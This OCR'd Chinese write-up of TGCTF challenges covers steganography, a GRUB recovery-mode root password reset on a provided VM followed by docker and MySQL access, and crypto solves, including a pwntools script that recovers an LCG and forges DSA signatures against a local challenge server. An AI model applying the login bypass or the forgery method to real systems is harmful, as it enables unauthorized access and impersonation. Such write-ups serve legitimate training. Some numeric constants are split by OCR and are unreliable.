
得到一张似乎损坏了的png,爆破一下宽高即可得到最后一段flag:

```
import struct
import os
import sys

def modify_png_widths(input_path, output_dir, start=100, end=2000):
    # 验证PNG文件头
    PNG_HEADER = b'\x89PNG\r\n\x1a\n'

    try:
        with open(input_path, 'rb') as f:
            original_data = f.read()

            # 检查是否是有效的PNG文件
            if not original_data.startswith(PNG_HEADER):
                raise ValueError("不是有效的PNG文件")

    except Exception as e:
```

```
        print(f"读取文件失败: {str(e)}")
        return False

    # 确保输出目录存在
    try:
        os.makedirs(output_dir, exist_ok=True)
    except Exception as e:
        print(f"创建目录失败: {str(e)}")
        return False

    header = original_data[:16]  # PNG文件头
    footer = original_data[20:]  # 第20字节之后的所有数据

    total = end - start + 1
    print(f"开始处理，共需生成 {total} 个文件 ... ")

    for i, width in enumerate(range(start, end + 1), 1):
        output_path = os.path.join(output_dir, f"{width}.png")

        try:
            with open(output_path, 'wb') as f_out:
                # 拼接新文件: 文件头 + 新宽度(大端序) + 剩余数据
                f_out.write(header)
                f_out.write(struct.pack('>i', width))
                f_out.write(footer)

            # 进度显示（每10%或每100个文件显示一次）
            if i % max(100, total//10) == 0 or i == total:
                percent = i/total*100
                print(f"进度: {i}/{total} ({percent:.1f}%)")

        except Exception as e:
            print(f"生成文件 {width}.png 失败: {str(e)}")
            continue

    print("处理完成! ")
    return True

if __name__ == "__main__":
    # 使用示例
    input_file = r"E:\challenge\图片里的秘密\love is the key of the heart\love
is the key of the heart\final.png"
    output_directory = r"E:\challenge\图片里的秘密\love is the key of the
heart\love is the key of the heart\output"

    # 调用函数处理
    success = modify_png_widths(
        input_path=input_file,
        output_dir=output_directory,
        start=100,
        end=2000
    )

    if not success:
        sys.exit(1)
```

当然还是用puzz最舒服：





flag{you_are_so_attentive_and_conscientious}

MISC-这是啥o_o


下载得到一个不知名文件,010打开发现是gif文件,随波逐流分以下可以拼出一个汉信码,扫出来是关于时间的提示,提示指向时间帧隐写：

除以十以后转ascii码就好：


TGCTF{You_caught_up_with_time!}

MISC-TeamGipsy&ctfer


1.其实这题很简单，给全了虚拟机配置文件，直接VM打开，发现要密 码，直接Linux登陆绕过 绕过方法：长按shift进入GRUB，选择advanced options for ubuntu，选择recovery mode，进入菜单 选择root，press enter，输入passwd hznuctfer，输入密码，重启（reboot）



2.输入重新设置的密码，成功进入，桌面直接看到mimi,txt。点开就可以发现像是命令行history，分析 一下就可以看到其实就是开了两个docker容器，显而易见下一步就是进到容器里找东西




3.直接运行创建容器的命令，得到原有的镜像ID（因为会自动报错，回显已经占用的ID），docker start 9e7aa，可以看到mysql类型的容器TeamGipsyctf1已经开启，同样方法开启TeamGipsyctf2



4.docker exec -it ID /bin/bash命令进入对应容器 启动mysql mysql -uroot -p，密码就在mimi.txt中，输入password_is_me，进入数据库，show databases;发现特殊database，use TeamGipsy;

5.show tables; 看表名，CTF和TG选一个找，最终在TG的flaghere中得到flag 语句：select * from TG



MISC-问卷大调查

略

MISC-next is the end

第三层有提示,everything直接搜文件名就可以了,略

CRTPTO-AAAAAAAA·真·签到

考点总结：古典移位

题目描述：

> 给你flag签个到好了
>
> ```
> UGBRC{RI0G!O04_5C3_OVUI_DV_MNTB}
> ```
>
> 诶，我的flag怎么了？？？？
>
> 好像字母对不上了
>
> 我的签到怎么办呀，急急急
>
> 听说福来阁好像是TGCTF开头的喔

WP：

`TGCTF`开头， 与`UGBRC`每个字母相差`1 0 -1 -2 -3`，可以发现每次都减1的移位。

还可以发现 `{}` 没变，`_` 还存在，可以猜测特殊字符是不变的。

数字是否有变化可以尝试一下，遇到特殊字符是否还需要减1也需要尝试。

注意到密文中只包含大写字母、数字和某些特定的特殊字符（`{}!_`），可以猜测可能是循环移位。

```python
cipherplaint = "UGBRC{RI0G!O04_5C3_OVUI_DV_MNTB}"

# 只移动字母
flag0 = ""
flag1 = ""
offset0 = 1
offset1 = 1
for c in cipherplaint:
    if c.isupper():
        flag0 += chr((ord(c)-ord("A")-offset0)%26+ord("A"))
        flag1 += chr((ord(c)-ord("A")-offset1)%26+ord("A"))
        offset1 -= 1
    else:
        flag0 += c
        flag1 += c
    offset0 -= 1


# 移动字母、数字
flag2 = ""
flag3 = ""
offset2 = 1
offset3 = 1
for c in cipherplaint:
    if c.isupper():
        flag2 += chr((ord(c)-ord("A")-offset2)%26+ord("A"))
        flag3 += chr((ord(c)-ord("A")-offset3)%26+ord("A"))
        offset3 -= 1
    elif c.isdigit():
        flag2 += chr((ord(c)-ord("0")-offset2)%10+ord("0"))
        flag3 += chr((ord(c)-ord("0")-offset3)%10+ord("0"))
        offset3 -= 1
    else:
        flag2 += c
        flag3 += c
    offset2 -= 1

print(f"{flag0 = }")
print(f"{flag1 = }")
print(f"{flag2 = }")
print(f"{flag3 = }")

# flag0 = 'TGCTF{WO0O!Y04_5R3_GOOD_AT_MOVE}' √√√√√√√√√√√√√√√√
# flag1 = 'TGCTF{VN0M!V04_5K3_XFFU_QJ_BDKT}'
# flag2 = 'TGCTF{WO7O!Y16_9R9_GOOD_AT_MOVE}'
# flag3 = 'TGCTF{VN6N!W94_6O6_CKKZ_VO_GIPY}'
```

FLAG: `TGCTF{WO0O!Y04_5R3_GOOD_AT_MOVE}`

CRTPTO-mm不躲猫猫

考点总结：gcd分解n

题目描述：典

WP:

给了多组n、c，`gcd`分解n，经典老题了

代码略

CRTPTO-费克特尔

考点总结：RSA、分解n

题目描述：

```
c=6706102359990120998462837215690596747257128049508079550107259681036423597765806
n=8105446246612133679649968950608153549728898926594839482762030880553919074795 53
e=65537
```

only rsa, just do it

WP:

根据题目名就能猜到分解n，小n可以直接分解。

factordb、sage的factor函数、yafu分解、sympy的factorint数据等任君挑选。

代码略

CRTPTO-宝宝rsa

考点总结：e爆破、低指数加密

题目描述：典double

WP:

经典题型，两个部分，第一部分爆破e，第二部分小e小m直接开方。

代码略

CRTPTO-tRwSiAns

考点总结：相关消息攻击

题目描述：啊？×2

WP:

相关消息攻击，自学。

或者e=3很小，可以直接展开c_1、c_2的表达式，代入$h1$，$h2$，保留m，最后求模n下的一元二次方程

$(c_1-c_2)==(h_1-h_2)((h_1^2+h_1h_2+h_2^2)+3m^2+3m*(h_1+h_2)) \bmod n$

代码略

CRTPTO-EZRSA

考点总结：爆破、coppersmith、e和phi不互素、crt

题目描述：EZRSA🥹💔

WP：

本想是给`get_random_emojiiiiii`这个函数的，但是给了好像就太简单了，为了恶心一下大家伙，就黑盒一下~~(猜一猜好了)~~。

```
import random
BASE_ENMOJIIIII = 0xf09f9880
get_random_emojiiiiii = lambda: BASE_ENMOJIIIII + random.randint(0, 63)
```

有不少选手不知道怎么确定emoji的范围，先说说如何合理的猜测。

其实很简单，看到p_0，给了8个emoji，看看这八个emoji的范围即可。

```
from Crypto.Util.number import *
p0 = "😭🐱😂😋😳🐱😵😩"

print(hex(min([bytes_to_long(emo.encode()) for emo in p0])))
print(hex(max([bytes_to_long(emo.encode()) for emo in p0])))

#0xf09f9882
#0xf09f98be
```

可以看到这几个emoji表情转整数表示，范围其实很小，可以直接确定大致范围了。

总体解题思路：

泄露了256位的p，实际输出了8个emoji表情，可以想到1个emoji是4个字节；实际p的生成是9个emoji，即288位，如果知道这第九个emoji我们就可以copper攻击了。这就需要我们爆破了，参考上面描述。

copper分解n后，发现phi和e不互素，直接有限域开方+中国剩余定理求出$flag$

```
from Crypto.Util.number import *
from tqdm import tqdm

p0 = "😭🐱😂😋😳🐱😵😀"
n = 
156583691355552921614631145152732482393176197132995684056861057354110068341462353935267384379058316405283253737394317838367413343764593681931500132616527754658531492837010737718142600521325345568856010357221012237243808583944390972551218281979735678709596942275013178851539514928075449007568871314257800372579
c = 
470472596522723362031658446546415279511357948083969613002759052274990512403559660187620523391990477089408704079747248534295541684193028177571835709458114000490956289071156942311834035966027592495835236057002205308499611635570321687356488359758997445566261323309215768265269530694357188882232604803978027374 01
base_emoji = bytes_to_long(p0[0].encode())
p0 = bytes_to_long(p0.encode())
PR.<x> = Zmod(n)[]
for i in tqdm(range(-3307, 3307)):
    pp = (base_emoji+i)*2**256+p0
    f = 2**288*x+pp
    res = f.monic().small_roots(2**224, 0.4)
    if res:
        px = int(res[0])
        break
from gmpy2 import *
# px = 249834299655324264551101871275602295292705624431379518271668607739 23
p = px * 2**288 + (base_emoji+i)*2**256 + p0
q = n // p
e = bytes_to_long("💯".encode())
d0 = inverse(e//15, (p-1)*(q-1))
m0 = pow(c, d0, n)


PR.<x> = Zmod(p)[]
f = x**15 - m0
res = f.roots()
m1 = [r[0] for r in res]

PR.<x> = Zmod(q)[]
f = x**15 - m0
res = f.roots()
m2 = [r[0] for r in res]
for a in m1:
    for b in m2:
        try:
            m = long_to_bytes(int(crt([int(a),int(b)], [int(p), int(q)])))
            if b"TGCTF" in m:
```

```
                print(m.decode())
        except: pass

# 50%|
     | 3289/6614 [00:54<00:54, 60.46it/s]
# TGCTF{
```

我这里`base_emoji`取了p_0的第一个，爆破范围3307，随便取的，还可以缩小范围，或者从中间往两边爆破。

实际`BASE_ENMOJIIIII = 0xf09f9880`，范围在[0,64)，参考基础Emoji(1857) | EmojiAll

CRTPTO-LLLCG

考点总结：DSA伪造签名、LCG求常数

题目描述：一个普普普通通通的LCG

WP：LCG+DAS

LCG部分

给了最多12组的状态，且$seed_n = a*seed_{n-3}+b*seed_{n-2}+c*seed_{n-1}+d \pmod m$，不过需要中国剩余定理恢复一下，ez。

方法一：

1. 求n

类似于普通的LCG：$seed_n=a*seed_{n-1}+b \pmod n$，相邻两项相减先把$b$消掉后剩下位置的$a$得到多组式子，再调整$a$的系数，式子相减消到$a$，最后$gcd$求得模数$m$，不懂这一步具体运算的自行搜索资料。

这里只是多了几个乘量，思路是一模一样，像上面消掉a一样消掉a,b,c，很简单吧。

1. 求a,b,c,d

假设求m时依次消掉的参数是d,c,b,a，那么先求a，在消掉b后保留的式子是$S_x=S_y*a \pmod m$，S_x,S_y运算可得，那么就可以推出a，就好像四元一次方程组求解未知数a,b,c,d。其他参数同理，详见exp。当然，知道了模式m后就有其他方法求$abcd$，这里方法仅供参考。

方法二：

用Grobner 基解同余方程组，从而恢复lcg的参数

`ideal.groebner_basis()`

方法三：

构造矩阵，利用sage中的solve_left

DSA部分

这一部分更简单了，恢复了LCG的状态后，直接可以计算LCG后面的每一个状态，易得$x=(sseed_n-h)inverse(r,q)\bmod q$。$x$是固定，可以随随便便伪造签名，伪造的签名限制也不多，只需要签名内容没有和前面输入过的内容重复就行。

随手写的exp，有点丑陋见谅

```
from gmpy2 import gcd
from sympy import factorint
from pwn import *
from sympy.ntheory.residue_ntheory import crt
from Crypto.Util.number import *
from hashlib import sha256


class TripleLCG:
    def __init__(self, seed1, seed2, seed3, a, b, c, d, n):
        self.state = [seed1, seed2, seed3]
        self.a = a
        self.b = b
        self.c = c
        self.d = d
        self.n = n

    def next(self):
        new = (self.a * self.state[-3] + self.b * self.state[-2] + self.c *
self.state[-1] + self.d) % self.n
        self.state.append(new)
        return new


re = remote("127.0.0.1", 10001)
```

```python
re.recvuntil(b"Welcome to TGCTF Challenge!\n")
re.recvuntil(b"= ")
p = int(re.recvuntil(b",").decode()[:-1])
re.recvuntil(b"= ")
q = int(re.recvuntil(b",").decode()[:-1])
re.recvuntil(b"= ")
g = int(re.recvuntil(b",").decode()[:-1])
re.recvuntil(b"= ")
y = int(re.recvuntil(b"\n").decode()[:-1])

re.recvuntil(b"Select challenge parts: 1, 2, 3\n")
re.recvuntil(b"[-] ")
re.sendline(b"1")
k = []
primes = [59093, 65371, 37337, 43759, 52859, 39541, 60457, 61469, 43711]
lll = 12

for i in range(lll):
    re.recvuntil(b"[-] ")
    msg = b"1"
    re.sendline(msg)
    re.recvuntil(b"r = ")
    r = int(re.recvuntil(b",").decode()[:-1])
    re.recvuntil(b"ks = ")
    ks = eval(re.recvuntil(b"\n").decode()[:-1])
    k.append(crt(primes, ks)[0])

s = [0, 0, 0] + k
ss = [s[i + 1] - s[i] for i in range(6, lll)]  # 从6开始，因为前面相减的话式子中会有未知的seed123，以下同理
a0 = [s[i + 1] - s[i] for i in range(3, lll - 3)]
b0 = [s[i + 1] - s[i] for i in range(4, lll - 2)]
c0 = [s[i + 1] - s[i] for i in range(5, lll - 1)]

# 如果模数n已知，下式成立，相减的目的是消掉d，且记录a，b，c的前面的系数，方便后续运算，后面的消除a,b,c的运算同理
# assert all([ss[i] % n == (a * a0[i] + b * b0[i] + c * c0[i]) % n for i in range(len(ss))])

sss = [ss[i + 1] * c0[i] - ss[i] * c0[i + 1] for i in range(len(ss) - 1)]
aa0 = [a0[i + 1] * c0[i] - a0[i] * c0[i + 1] for i in range(len(a0) - 1)]
bb0 = [b0[i + 1] * c0[i] - b0[i] * c0[i + 1] for i in range(len(b0) - 1)]
# assert all([sss[i] % n == (a * aa0[i] + b * bb0[i]) % n for i in range(len(sss))])

ssss = [sss[i + 1] * bb0[i] - sss[i] * bb0[i + 1] for i in range(len(sss) - 1)]
aaa0 = [aa0[i + 1] * bb0[i] - aa0[i] * bb0[i + 1] for i in range(len(aa0) - 1)]
# assert all([ssss[i] % n == a * aaa0[i] % n for i in range(len(ssss))])

all_n = [gcd(ssss[i + 1] * aaa0[i] - ssss[i] * aaa0[i + 1], ssss[i + 2] * aaa0[i] - ssss[i] * aaa0[i + 2]) for i in
         range(len(ssss) - 2)]
for k in range(3, len(all_n) - 1):
```

```
    all_n.extend(
        [gcd(ssss[i + 1] * aaa0[i] - ssss[i] * aaa0[i + 1], ssss[i + k] *
aaa0[i + 1] - ssss[i + 1] * aaa0[i + k]) for i
         in range(len(ssss) - k)])
nnn = gcd(all_n[0], all_n[1])
for i in range(2, len(all_n)):
    nnn = gcd(nnn, all_n[i])
# gcd求模数n，但是n可能不是素数，但也不比较小了，可以直接分解n拿最大的素数就是我们的模数了
n = max(factorint(nnn))
# 反推a, b, c, d
a = ssss[0] * inverse(aaa0[0], n) % n
b = (sss[0] - a * aa0[0]) * inverse(bb0[0], n) % n
c = (ss[0] - (a * a0[0] + b * b0[0])) * inverse(c0[0], n) % n
d = (s[6] - a * s[3] - b * s[4] - c * s[5]) % n

new_lcg = TripleLCG(k[-3], k[-2], k[-1], a, b, c, d, n)
for _ in range(307):
    k = new_lcg.next()
re.recvuntil(b"Select challenge parts: 1, 2, 3\n")
re.recvuntil(b"[-] ")
re.sendline(b"2")
rs = []
for i in range(10):
    re.recvuntil(b"[-] ")
    msg = b"2"
    re.sendline(msg)
    re.recvuntil(b"r = ")
    r = int(re.recvuntil(b",").decode()[:-1])
    re.recvuntil(b"s = ")
    s = int(re.recvuntil(b"\n").decode()[:-1])
    rs.extend([r, s])

h = bytes_to_long(sha256(b"2").digest())

# 计算x
x = [(rs[i + 1] * new_lcg.next() - h) * inverse(rs[i], q) % q for i in
range(0, 10, 2)]

#伪造签名
h = bytes_to_long(sha256(b"3").digest())
k = new_lcg.next()
r = pow(g, k, p) % q
s = (inverse(k, q) * (h + x[0] * r)) % q

re.recvuntil(b"Select challenge parts: 1, 2, 3\n")
re.recvuntil(b"[-] ")
re.sendline(b"3")
re.recvuntil(b"Forged message: ")
re.recvuntil(b"[-] ")
re.sendline(b"3")
re.recvuntil(b"Forged r: ")
re.recvuntil(b"[-] ")
re.sendline(str(r).encode())
re.recvuntil(b"Forged s: ")
re.recvuntil(b"[-] ")
```

```
re.sendline(str(s).encode())
re.interactive()
```

这里看到HnuSec的wp，可以直接不求LCG部分，直接根据多组DSA的HNP问题构造格子求出k再求出x

关于构造格子方面，消掉了160位的x，保留128位的k，构造格子。

这里不详细展开，只提供思路。goodgood